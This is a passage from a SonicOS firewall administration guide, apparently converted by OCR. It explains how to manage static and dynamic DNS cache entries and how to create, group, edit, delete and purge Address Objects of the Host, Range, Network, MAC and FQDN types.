
1 Select the checkboxes of the entries to be deleted. The **Delete** button become available.

2 Click the **Delete** button.

To delete all Split DNS entries:

1 Click the **Delete All** button.

Viewing and Configuring Static DNS Cache Entries



Domain Name	Name of Static DNA Cache domain.
IPv4 Address 1	Primary IPv4 address of Static DNA cache. 0.0.0.0 if not specified.
IP4 Address 2	Secondary IPv4 address of Static DNA cache. 0.0.0.0 if not specified.
IPv6 Address 1	Primary IPv6 address of Static DNA cache. :: if not specified.
IPv6 Address 2	Secondary IPv6 address of Static DNA cache. :: if not specified.
Configure	Contains the Edit and Delete icons for each entry.

To add static DNS cache entries:

1 Click the **Add** button either above or below the table. The **Add Static DNS Cache** dialog displays.

2 Enter a name in the **Domain Name** field.

3 For IPv4 static DNS cache, enter the primary IPv4 address in the **IPv4 Address 1** field.

4 Optionally, for IPv4 static DNS cache, enter the secondary IPv4 address in the **IPv4 Address 2** field.

5 For IPv6 static DNS cache, enter the primary IPv6 address in the **IPv6 Address 1** field.

6 Optionally, for IPv6 static DNS cache, enter the secondary IPv6 address in the **IPv4 Address 2** field.

7 Click **OK**.

8 To add another static DNS cache entry, repeat Step 2 through Step 7.

9 Click **Cancel**.

Deleting Static DNS Cache Entries

To delete a static DNS cache entry:

1 Click the entry's **Delete** icon.

To delete two or more static DNS cache entries:


1 Select the checkboxes of the entries to be deleted. The **Delete** button become available.

2 Click the **Delete** button.


To delete all static DNS cache entries:

1 Click the **Delete All** button.

Viewing DNS Cache Entries



View IP Version	Select either **IPv4** or **IPv6**.
Domain Name	Name of the DNS Server.
Type	**Dynamic**.
IP Address	IPv4 or IPv6 address of the DNS Server. Mousing over an entry displays **Host** and Time to Live (**TTL**) information for the entry (see Time to Live for TTL values):
Time to Live	Either: • **Expires in *n minutes x seconds*** (Dynamic DNS) • **Expired** (Dynamic DNS) • **Permanent** (Static DNS)
Flush	**Flush** icon for each entry.



Dynamic DNS cache is added automatically during the DNS Proxy process; static DNS cache is added when you configure it. Dynamic DNS cache has a TTL value and can be flushed. Static DNS cache must be deleted; see Deleting Static DNS Cache Entries on page 431

Flushing Dynamic DNS Cache Entries

To flush a dynamic DNS cache entry:

1 Click the entry's **Flush** icon.

To flush two or more dynamic DNS cache entries:

1 Select the checkboxes of the entries to be deleted. The **Flush** button become available.

2 Click the **Flush** button.

To flush all dynamic DNS cache entries:

1 Click the **Flush All** button.

34

Configuring Address Objects

Network > Address Objects

Address Objects are one of four object classes (Address, User, Service, and Schedule) in SonicOS. These Address Objects allow for entities to be defined one time, and to be re-used in multiple referential instances throughout the SonicOS interface. For example, take an internal Web-Server with an IP address of `67.115.118.80`. Rather than repeatedly typing in the IP address when constructing Access Rules or NAT Policies, Address Objects allow you to create a single entity called `My Web Server` as a Host Address Object with an IP address of `67.115.118.80`. This Address Object, `My Web Server`, can then be easily and efficiently selected from a drop-down menu in any configuration screen that employs Address Objects as a defining criterion.

Topics:

Types of Address Objects

As there are multiple types of network address expressions, there are multiple Address Objects types as shown in the Address Object types table.


Address Object types

Type	Definition
Host	Defines a single host by its IP address. The netmask for a Host Address Object will automatically be set to 32-bit (255.255.255.255) to identify it as a single host. For example, My Web Server, with an IP address of 67.115.118.110 and a default netmask of 255.255.255.255.
Range	Defines a range of contiguous IP addresses. No netmask is associated with Range Address Objects, but internal logic generally treats each member of the specified range as a 32-bit masked Host object. For example My Public Servers with an IP address starting value of 67.115.118.66 and an ending value of 67.115.118.90. All 25 individual host addresses in this range would be comprised by this Range Address Object.
Network	Similar to Range objects in that they comprise multiple hosts, but rather than being bound by specified upper and lower range delimiters, the boundaries are defined by a valid netmask. Network Address Objects must be defined by the network's address and a corresponding netmask. For example, My Public Network with a Network Value of 67.115.118.64 and a netmask of 255.255.255.224 would comprise addresses from 67.115.118.64 through to 67.115.118.95. As a general rule, the first address in a network (the network address) and the last address in a network (the broadcast address) are unusable.
MAC	Allows for the identification of a host by its hardware address or IPv4/IPv6 MAC (Media Access Control) address. MAC addresses are uniquely assigned to every piece of wired or wireless networking device by their hardware manufacturers, and are intended to be immutable. MAC addresses are 48-bit values that are expressed in 6-byte hex-notation. For example, My Access Point with a MAC address of 00:06:01:AB:02:CD. MAC addresses are resolved to an IP address by referring to the ARP cache on the security appliance MAC address objects are used by various components of Wireless configurations throughout SonicOS.
FQDN	Allows for the identification of a host by its IPv4/IPv6 Fully Qualified Domain Names (FQDN), such as www.sonicwall.com. FQDNs are be resolved to their IP address (or IP addresses) using the DNS server configured on the security appliance. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

Address Object Groups

SonicOS has the ability to group Address Objects into Address Object Groups. Groups of Address Objects can be defined to introduce further referential efficiencies. Groups can comprise any combination of Host, Range, or Network Address Objects. MAC address Objects should be grouped separately, although they can safely be added to Groups of IP-based Address Objects, where they will be ignored when their reference is contextually irrelevant (for example, in a NAT Policy). For example, My Public Group can contain Host Address Object, My Web Server, and Range Address Object, My Public Servers, effectively representing IP addresses 67.115.118.66 to 67.115.118.90 and IP address 67.115.118.110.

Network > Address Objects Page




The **Network > Address Objects** page comprises two tabs:

- **Address Objects**
- **Address Groups**


Although the two tabs are similar with similar functions, there are some differences between them.

Topics:

Address Objects Tab




Address Group Tab




Common Features

Each tab contains these common functions and each table contains the same column headings.



The bottom of each table displays the number of entries in the table.




Topics:

- Common Functions on page 438
- Common Column Headings on page 439

Common Functions

- **Search** – Enter a search string to display only those entries containing the string. The search string is case insensitive.



- **Print** icon – If your system has a printer, the **Printer** icon becomes active. Click the icon to print the contents of the table.
- **Refresh** icon – Click the icon to refresh the table display.
- **Select** radio buttons – View all or a subset of the entries by selecting one of the radio buttons:

This selection	Displays
All Types	All configured Address Objects or Address Groups.
Default	Only Address Objects or Address Groups configured by default on the firewall.
Custom	Only Address Objects or Address Groups with custom properties.


- **Load All** button – Click this button to load all Address Objects or Address Groups.

Common Column Headings

- **Checkbox** – Click to select a custom entry.


  NOTE: Default Address Objects and Default Address Groups cannot be deleted.

- **#** – The number of the entry in the table. This number changes depending on whether the column is sorted by ascending or descending order. The **Address Groups** tab has a small triangle that allows you to expand or collapse the group entry.
- **Name** – The unique name of the Address Object or Address Group entry. If an Address Group entry is expanded, this column shows:
  - The unique name of each member of the Address Group.
  - *No Entries* if the Address Group does not contain members.
- **Details** – Shows the details of the Address Object: applicable addresses or mask. For an Address Group entry, this column is blank; an expanded entry, however, shows the details of the members of the group.
- **Type** – Shows the Address Object type, such as **Host**, **Network**, **Range**, or **FQDN**. For an Address Group, the type is **Group**; an expanded entry shows the type of each member.
- **IP Version** – Shows the IP version of the Address Object or Address Group member: **IPv4** or **IPv6**.
- **Zone** – Shows the assigned zone, any, of the Address Object or Address Group member.
- **Class** – Shows whether the Address Object or Address Group is default (system defined) or custom (user defined).
- **Comments** – Mouse over the **Comment** icon to display pop-up information with details about the entry:
  - **Address Object** – Displays this information:



    - Name of the Address Object
    - **Referenced By:** – What references the Address Object and the number of times it has been referenced. If the Address Object has not be referenced, this section will state No Listing.
    - **Groups (Member of):** – List of groups to which the Address Object belongs. If the Address Object does not belong to a group, this section will state No Listing.

- **Address Group** – Displays this information:



  - Name of the Address Group
  - **Referenced By:** – What references the Address Group and the number of times it has been referenced. If the Address Group has not be referenced, this section will state No Listing.
  - **Groups (Member of):** – List of groups to which the Address Group belongs. If the Address Group does not belong to a group, this section will state **No Listing**.
  - **Members**: – List of Address Objects that belong to this group. If the Address Group does not contain members, this section will state **No Listing.**
- **Configure** — Displays **Edit** and **Delete** icons for individual entries. Only custom Address Objects and Address Groups can be deleted; only custom entries and some default entries can be edited. If an entry cannot be edited or deleted, the icon(s) are dimmed.

Sorting the Entries

The **Address Objects** and **Address Groups** tabs display tables for easy viewing of address objects and address groups.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.


Default Address Objects and Groups

The **Default** view displays the default Address Objects and Address Groups for your firewall. Selecting the **Default** view on one tab selects it for both tabs. Default Address Objects entries cannot be modified or deleted although some Default Address Groups can be. Therefore, on the:

- **Address Objects** tab, both the **Edit** and **Delete** icons are dimmed.
- **Address Groups** tab, the **Edit** icon for most entries and the **Delete** icon for all but a few entries are dimmed. Those entries that can be edited or deleted have the requisite icons available.

Default Pref64 Network Address Object

To support the NAT64 feature, SonicOS creates a new default Network Address Object, Pref64. It is the original destination for a NAT64 policy and is always `pref64::/n`. You can create an Address Object of Network type to represent all addresses with `pref64::/n` to represent all IPv6 clients that can do NAT64; for example:



A well-known prefix, `64:ff9b::/96`, is auto created by SonicOS. For further information about Pref64, see Pref64::/n on page 497and Creating a WAN-to-WAN Access Rule for a NAT64 Policy on page 519.

Creating and Managing Address Objects

The **Network > Address Objects** page allows you to create and manage your Address Objects and Address Groups.


NOTE: An Address Object must be defined before configuring NAT Policies, Access Rules, and Services.

NOTE: The Default Address Objects entries cannot be deleted and most cannot be modified. Therefore, the **Delete** icons are dimmed for Default Address Objects and the **Edit** icons are dimmed for those that cannot be edited.

Adding an Address Object

To add an Address Object:

1 Click the **Add...** button under the **Address Objects** table to display the **Add Address Object** dialog.




2 Enter a friendly, unique name for the Network Object in the **Name** field.


3 Select the zone to assign to the Address Object from the **Zone Assignment** menu.

4 Select one of the following from the **Type** menu:


- **Host**, enter the IP address in the **IP Address** field.




- **Range**, enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.




- **Network**, enter the network IP address and netmask/prefix length in the **Network** and **Netmask/Prefix Length** fields.



- **MAC**, enter the MAC address in the **Network** field and, optionally, select the **Multi-honed host** checkbox.



- **FQDN**, enter the domain name for the individual site or range of sites (with a wildcard) in the **FQDN Hostname** field. Optionally, select Manually set DNS entries' TTL and enter the TTL in its field.



5 Click **Add**.

Editing or Deleting an Address Object

NOTE: Only custom Address Objects and certain default Address Objects can be edited. Only custom Address Objects can be deleted.

Editing Address Objects

To edit an Address Object, click the **Edit** icon in the **Configure** column in the **Address Objects** table. The **Edit Address Object** window is displayed, which has the same settings as the **Add Address Object** window (see Adding an Address Object on page 441).

Deleting Custom Address Objects

To delete a custom Address Object, click the **Delete** icon in the **Configure** column for the Address Object you want to delete. A dialog box is displayed asking you to confirm the deletion. Click **OK** to delete the Address Object. To delete multiple active Address Objects, select them and click the **Delete** button.

To delete all custom Address Objects, click the **Delete All** button.

Purging FQDN Address Objects


To purge one or multiple custom FQDN Address Objects, select them and then click the **Purge** button. To purge all FQDN Address Objects, click the **Purge All** button.

Creating Group Address Objects

As more and more Address Objects are added to the firewall, you can simplify managing the addresses and access policies by creating groups of addresses. Changes made to the group are applied to each address in the group.

To add a Group of Address Objects:

1. Click the **Address Groups** tab on the **Network > Address Objects** page.
2. Click **Add Group...** to display the **Add Address Object Group** dialog.



3. Create a friendly, unique name for the group in the **Name** field.
4. Select an Address Objects from the list and then click the right arrow. The selected item is added to the group. Clicking while pressing the **Ctrl** key allows you to select multiple objects.

5 Click **OK**.

TIP: To remove an address or subnet from the group, select the IP address or subnet in the right column and click the left arrow. The selected item moves from the right column to the left column.

Editing or Deleting Address Groups

NOTE: Only custom and some Address Groups can be edited; only custom Address Groups can be deleted.

Editing Address Groups

To edit a group, click the **Edit** icon in the **Configure** column of the **Address Groups** table. The **Edit Address Object Group** window is displayed. This window is the same as the Add Address Object Group window; see Creating Group Address Objects on page 443.

Deleting Address Groups

To delete a custom Address Group, click on the **Delete** icon in the **Configure** column to delete an individual Address Group. A dialog box is displayed asking you to confirm the deletion. Click **OK** to delete the Address Group.

To delete multiple active custom Address Groups, select them and click the **Delete** button.

To delete all custom Address Groups, click the **Delete All** button.

Working with Dynamic Addresses

From its inception, SonicOS has used Address Objects (AOs) to represent IP addresses in most areas throughout the user interface. Address Objects come in the following varieties:

- **Host** – An individual IP address, netmask and zone association.
- **MAC** (original) – Media Access Control, or the unique hardware address of an Ethernet host. MAC AOs are used for:
  - Identifying SonicPoints
  - Allowing hosts to bypass Guest Services authentication
  - Authorizing the BSSID (Basic Service Set Identifier, or WLAN MAC) of wireless access points detected during wireless scans.

    MAC AOs were originally not allowable targets in other areas of the management interface, such as Access Rules, so historically they could not be used to control a host's access by its hardware address.
- **Range** – A starting and ending IP address, inclusive of all addresses in between.
- **Group** – A collection of Address Objects of any assortment of types. Groups may contain other Groups, Host, MAC, Range, or FQDN Address Objects.

SonicOS redefined the operation of MAC AOs, and supports Fully Qualified Domain Name (FQDN) AOs:

- **MAC** – SonicOS resolves MAC AOs to an IP address by referring to the ARP cache on the firewall.
- **FQDN** – Fully Qualified Domain Names, such as 'www.reallybadWebsite.com', will be resolved to their IP address (or IP addresses) using the DNS server configured on the firewall. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

While more effort is involved in creating an Address Object than in simply entering an IP address, AOs were implemented to complement the management scheme of SonicOS, providing the following characteristics:

